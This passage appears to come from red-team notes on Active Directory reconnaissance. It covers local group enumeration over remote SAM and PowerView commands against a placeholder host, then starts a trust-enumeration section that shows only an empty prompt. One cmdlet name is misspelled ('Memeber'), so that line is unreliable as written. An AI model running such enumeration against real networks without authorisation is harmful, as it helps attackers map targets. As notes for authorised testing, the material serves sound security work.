
- Remote SAM (SAMR) or GPO correlation
- Depending on current configuration (i.e. Windows firewall), in some cases we might need local admin privs on target to enumerate its local groups
  - More on https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-access-restrict-clients-allowed-to-make-remote-sam-calls


PowerView:

```
Get-NetLocalGroup -ComputerName HOSTNAME

Get-NetLocalGroupMemeber -ComputerName HOSTNAME -GroupName GROUP
```

References:
http://www.harmj0y.net/blog/redteaming/local-group-enumeration/


1. TRUSTS ENUMERATION







```
PS C:\Users\Administrator\Desktop>
PS C:\Users\Administrator\Desktop> _
```

